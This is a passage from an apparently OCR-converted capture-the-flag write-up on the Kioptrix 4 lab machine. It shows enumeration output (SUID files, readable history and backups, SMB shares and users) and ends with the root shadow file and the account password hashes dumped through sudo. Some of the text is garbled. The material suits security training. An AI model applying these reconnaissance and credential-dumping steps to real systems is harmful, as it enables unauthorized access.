               3 hours 15 min 19 sec
Threads: 1 Questions: 434 Slow gueries: 0 Opens: 24 Flush tables: 1 Open tables: 18 Queries per
second avg: 0.037
```

[-] Apache version:

Server version: Apache/2.2.8 (Ubuntu) Server built: Jun 18 2009 08:47:00

[-] Apache user configuration: APACHE_RUN_USER=www-data APACHE RUN GROUP=www-data

[-] Useful file locations: /bin/netcat

/usr/bin/wget

[-] Can we read/write sensitive files:

- -rw-r--r-- 1 root root 1145 2012-02-04 18:05 /etc/passwd
- -rw-r--r-- 1 root root 827 2012-02-04 18:05 /etc/group
- -rw-r--r-- 1 root root 497 2012-02-04 09:51 /etc/profile
- -rw-r---- 1 root shadow 855 2012-02-05 00:30 /etc/shadow

[-] SUID files:

- -rwsr-xr-- 1 root www-data 10276 2009-06-18 04:53 /usr/lib/apache2/suexec
- -rwsr-xr-x 1 root root 4588 2008-08-22 19:10 /usr/lib/eject/dmcrypt-get-device
- -rwsr-xr-x 1 root root 168340 2008-05-14 10:35 /usr/lib/openssh/ssh-keysign
- -rwsr-xr-x 1 root root 9624 2008-09-12 10:32 /usr/lib/pt chown
- -rwsr-xr-x 1 root root 23952 2008-12-08 04:14 /usr/bin/chsh
- -rwsr-xr-x 2 root root 107936 2009-02-16 22:17 /usr/bin/sudo
- -rwsr-xr-x 1 root root 12296 2007-12-10 12:33 /usr/bin/traceroute6.iputils
- -rwsr-xr-x 1 root root 19144 2008-12-08 04:14 /usr/bin/newgrp
- -rwsr-xr-x 2 root root 107936 2009-02-16 22:17 /usr/bin/sudoedit
- -rwsr-xr-x 1 root root 28624 2008-12-08 04:14 /usr/bin/chfn
- -rwsr-xr-x 1 root root 11048 2007-12-10 12:33 /usr/bin/arping
- -rwsr-xr-x 1 root root 37360 2008-12-08 04:14 /usr/bin/gpasswd
- -rwsr-xr-x 1 root root 46084 2008-03-31 00:32 /usr/bin/mtr
- -rwsr-xr-x 1 root root 29104 2008-12-08 04:14 /usr/bin/passwd
- -rwsr-sr-x 1 daemon daemon 38464 2007-02-20 08:41 /usr/bin/at
- -rwsr-xr-- 1 root dip 269256 2007-10-04 15:57 /usr/sbin/pppd
- -rwsr-sr-x 1 libuuid libuuid 12336 2008-03-27 13:25 /usr/sbin/uuidd
- -rwsr-xr-- 1 root dhcp 2960 2008-04-02 09:38 /lib/dhcp3-client/call-dhclient-script
- -rwsr-xr-x 1 root root 81368 2008-09-26 08:43 /bin/mount
- -rwsr-xr-x 1 root root 26684 2007-12-10 12:33 /bin/ping6
- -rwsr-xr-- 1 root fuse 20056 2008-02-26 13:25 /bin/fusermount
- -rwsr-xr-x 1 root root 25540 2008-12-08 04:14 /bin/su
- -rwsr-xr-x 1 root root 30856 2007-12-10 12:33 /bin/ping
- -rwsr-xr-x 1 root root 63584 2008-09-26 08:43 /bin/umount
- -rwsr-xr-x 1 root root 9260 2009-03-09 06:26 /sbin/umount.cifs
- -rwsr-xr-x 1 root root 23340 2009-03-09 06:26 /sbin/mount.cifs

[+] Possibly interesting SUID files:

-rwsr-xr-- 1 root dhcp 2960 2008-04-02 09:38 /lib/dhcp3-client/call-dhclient-script

[-] SGID files:

- -rwxr-sr-x 1 root tty 9960 2008-09-26 08:43 /usr/bin/wall
- -rwxr-sr-x 1 root shadow 16424 2008-12-08 04:14 /usr/bin/expiry
- -rwxr-sr-x 1 root crontab 26928 2009-05-12 17:48 /usr/bin/crontab
- -rwxr-sr-x 1 root tty 8192 2007-12-12 08:59 /usr/bin/bsd-write
- -rwxr-sr-x 1 root mlocate 30508 2008-03-08 13:22 /usr/bin/mlocate
- -rwsr-sr-x 1 daemon daemon 38464 2007-02-20 08:41 /usr/bin/at
- -rwxr-sr-x 1 root shadow 37904 2008-12-08 04:14 /usr/bin/chage
- -rwxr-sr-x 1 root ssh 76580 2008-05-14 10:35 /usr/bin/ssh-agent
- -rwsr-sr-x 1 libuuid libuuid 12336 2008-03-27 13:25 /usr/sbin/uuidd
- -rwxr-sr-x 1 root shadow 19584 2008-05-16 11:21 /sbin/unix chkpwd
- [-] Can't search *.conf files as no keyword was entered
- [-] Can't search *.php files as no keyword was entered

```
[-] Can't search *.log files as no keyword was entered
[-] Can't search *.ini files as no keyword was entered
[-] All *.conf files in /etc (recursive 1 level):
-rw-r--r-- 1 root root 0 2012-02-04 09:57 /etc/inetd.conf
-rw-r--r-- 1 root root 2401 2012-02-04 16:45 /etc/sysctl.conf
-rw-r--r-- 1 root root 2975 2012-02-04 09:51 /etc/adduser.conf
-rw-r--r-- 1 root root 214 2008-03-08 13:22 /etc/updatedb.conf
-rw-r--r-- 1 root root 34 2008-02-18 23:33 /etc/e2fsck.conf
-rw-r---- 1 root fuse 216 2008-02-26 13:25 /etc/fuse.conf
-rw-r--r-- 1 root root 92 2007-10-20 07:51 /etc/host.conf
-rw-r--r-- 1 root root 599 2008-10-09 13:14 /etc/logrotate.conf
-rw-r--r-- 1 root root 34 2012-02-04 09:51 /etc/ld.so.conf
-rw-r--r-- 1 root root 417 2008-03-27 13:25 /etc/mke2fs.conf
-rw-r--r-- 1 root root 1260 2008-02-21 02:22 /etc/ucf.conf
-rw-r--r-- 1 root root 4793 2008-03-28 18:26 /etc/hdparm.conf
-rw-r--r-- 1 root root 2407 2012-02-04 18:45 /etc/lshell.conf
-rw-r--r-- 1 root root 13144 2007-11-16 07:04 /etc/ltrace.conf
-rw-r--r-- 1 root root 354 2007-03-05 01:54 /etc/fdmount.conf
-rw-r--r-- 1 root root 2689 2008-09-12 08:45 /etc/gai.conf
-rw-r--r-- 1 root root 342 2012-02-04 09:57 /etc/popularity-contest.conf
-rw-r--r-- 1 root root 600 2007-10-23 11:01 /etc/deluser.conf
-rw-r--r-- 1 root root 44 2021-03-06 15:48 /etc/resolv.conf
-rw-r--r-- 1 root root 2969 2008-03-11 11:51 /etc/debconf.conf
-rw-r--r-- 1 root root 475 2007-10-20 07:51 /etc/nsswitch.conf
-rw-r--r-- 1 root root 552 2008-05-16 11:18 /etc/pam.conf
-rw-r--r-- 1 root root 1614 2007-11-23 04:06 /etc/syslog.conf
-rw-r--r-- 1 root root 240 2012-02-04 09:58 /etc/kernel-img.conf
[-] Current user's history files:
-rw------ 1 john john 61 2012-02-04 23:31 /home/john/.bash history
[+] Root's history files are accessible!
-rw------ 1 root root 59 2012-02-06 20:24 /root/.bash history
-rw----- 1 root root 1 2012-02-05 10:38 /root/.mysql_history
-rw----- 1 root root 5 2012-02-06 18:38 /root/.nano_history
[-] Location and contents (if accessible) of .bash_history file(s):
/home/john/.bash history
exit
sudo su
clear
cd /home/loneferret
ls
./nc
rm nc
exit
/home/loneferret/.bash_history
```

[-] Location and Permissions (if accessible) of .bak file(s):


```
-rw-r--r-- 1 root root 7083632 2012-02-04 09:51 /boot/initrd.img-2.6.24-24-server.bak
-rw-r--r-- 1 root root 1743 2012-02-04 09:57 /var/backups/infodir.bak
-rw------ 1 root shadow 698 2012-02-04 18:05 /var/backups/gshadow.bak
-rw------ 1 root root 1145 2012-02-04 18:05 /var/backups/passwd.bak
-rw------ 1 root shadow 855 2012-02-05 00:30 /var/backups/shadow.bak
-rw------ 1 root root 827 2012-02-04 18:05 /var/backups/group.bak
```

[-] Any interesting mail in /var/mail:

total 8

drwxrwsr-x 2 root mail 4096 2012-02-04 09:51 . drwxr-xr-x 14 root root 4096 2012-02-04 09:57 ...


enum




80/tcp

80/tcp open http Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch) |_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch |_http-title: Site doesn't have a title (text/html).

enum





139/tcp

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp

445/tcp open netbios-ssn Samba smbd 3.0.28a (workgroup: WORKGROUP) Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

enum

enum4linux

```
–(kali⊛kali)-[~]
 -$ enum4linux -a
192.168.103.145
255 ×
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Mar 6
08:06:05 2021
______
 Target Information |
Target ...... 192.168.103.145
RID Range ...... 500-550,1000-1050
Username ...... "
Password ...... "
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
_____
| Enumerating Workgroup/Domain on 192.168.103.145 |
_____
[+] Got domain/workgroup name: WORKGROUP
______
 Nbtstat Information for 192.168.103.145
-----
Looking up status of 192.168.103.145
  KIOPTRIX4 <00> - B <ACTIVE> Workstation Service
KIOPTRIX4 <03> - B <ACTIVE> Messenger Service
KIOPTRIX4 <20> - B <ACTIVE> File Server Service
    MSBROWSE . <01> - <GROUP> B <ACTIVE> Master Browser
  WORKGROUP <1d>- B <ACTIVE> Master Browser
  WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
  WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
  MAC Address = 00-00-00-00-00
______
 Session Check on 192.168.103.145
_____
[E] Server doesn't allow session using username '', password ''. Aborting remainder of tests.
```

smbclient

print\$

Disk Printer Drivers

IPC\$ IPC Service (Kioptrix4 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

Server Comment

Workgroup Master

WORKGROUP KIOPTRIX4

nmap

L—\$ nmap --script=smb-enum-* -p139,445 192.168.103.145 Starting Nmap 7.91 (https://nmap.org) at 2021-03-06 08:22 EST Nmap scan report for 192.168.103.145 Host is up (0.00100s latency).

PORT STATE SERVICE 139/tcp open netbios-ssn 445/tcp open microsoft-ds

Host script results:

| smb-enum-domains:

Builtin

Groups: n/a Users: n/a

Creation time: unknown

Passwords: min length: 5; min age: n/a days; max age: n/a days; history: n/a passwords

Account lockout disabled

KIOPTRIX4 Groups: n/a

Users: nobody\x00, robert\x00, root\x00, john\x00, loneferret\x00

Creation time: unknown

Passwords: min length: 5; min age: n/a days; max age: n/a days; history: n/a passwords

Account lockout disabled

|_smb-enum-sessions: ERROR: Script execution failed (use -d to debug)

smb-enum-shares:

account_used: guest \\192.168.103.145\IPC\$:

Type: STYPE_IPC_HIDDEN

Comment: IPC Service (Kioptrix4 server (Samba, Ubuntu))

Users: 3

Max Users: <unlimited>

Path: C:\tmp

Anonymous access: READ/WRITE Current user access: READ/WRITE

\\192.168.103.145\print\$:
Type: STYPE_DISKTREE
Comment: Printer Drivers

Users: 0

Max Users: <unlimited>

Path: C:\var\lib\samba\printers
Anonymous access: <none>
Current user access: <none>

| smb-enum-users:

KIOPTRIX4\john (RID: 3002)

Full name: ,,,

Flags: Normal user account KIOPTRIX4\loneferret (RID: 3000)

Full name: loneferret,,,

Flags: Normal user account KIOPTRIX4\nobody (RID: 501)

Full name: nobody

Flags: Normal user account KIOPTRIX4\robert (RID: 3004)

Full name: ,,,

Flags: Normal user account KIOPTRIX4\root (RID: 1000)

Full name: root

Flags: Normal user account

Nmap done: 1 IP address (1 host up) scanned in 419.90 seconds

Users:

- 1. loneferret
- 2. nobody
- 3. robert
- 4. root
- 5. john

Flag

john@Kioptrix4:~\$ id uid=1001(john) gid=1001(john) groups=115(admin),1001(john) john@Kioptrix4:~\$ sudo cat /etc/shadow [sudo] password for john: root:\$1\$5GMEyqwV\$x0b1nMsYFXvczN0yl0kBB::15375:0:99999:7::: daemon:*:15374:0:99999:7::: bin:*:15374:0:99999:7::: sys:*:15374:0:99999:7::: sync:*:15374:0:99999:7::: games:*:15374:0:99999:7::: man:*:15374:0:99999:7::: lp:*:15374:0:99999:7::: mail:*:15374:0:99999:7::: news:*:15374:0:99999:7::: uucp:*:15374:0:99999:7::: proxy:*:15374:0:99999:7::: www-data:*:15374:0:99999:7::: backup:*:15374:0:99999:7::: list:*:15374:0:99999:7::: irc:*:15374:0:99999:7::: gnats:*:15374:0:99999:7::: nobody:*:15374:0:99999:7::: libuuid:!:15374:0:99999:7::: dhcp:*:15374:0:99999:7::: syslog:*:15374:0:99999:7::: klog:*:15374:0:99999:7::: mysql:!:15374:0:99999:7::: sshd:*:15374:0:99999:7:::

lone ferret: \$1\$/x 6RLO82\$43aCgYCrK7p2KFwgYw9iU1: 15375: 0:99999: 7::: john: \$1\$H.GRhlY6\$sKlytDrwFEhu5dULXltWw/: 15374: 0:99999: 7::: robert: \$1\$rQRWeUha\$ftBrgVvcHYfFFFk6Ut6cM1: 15374: 0:99999: 7:::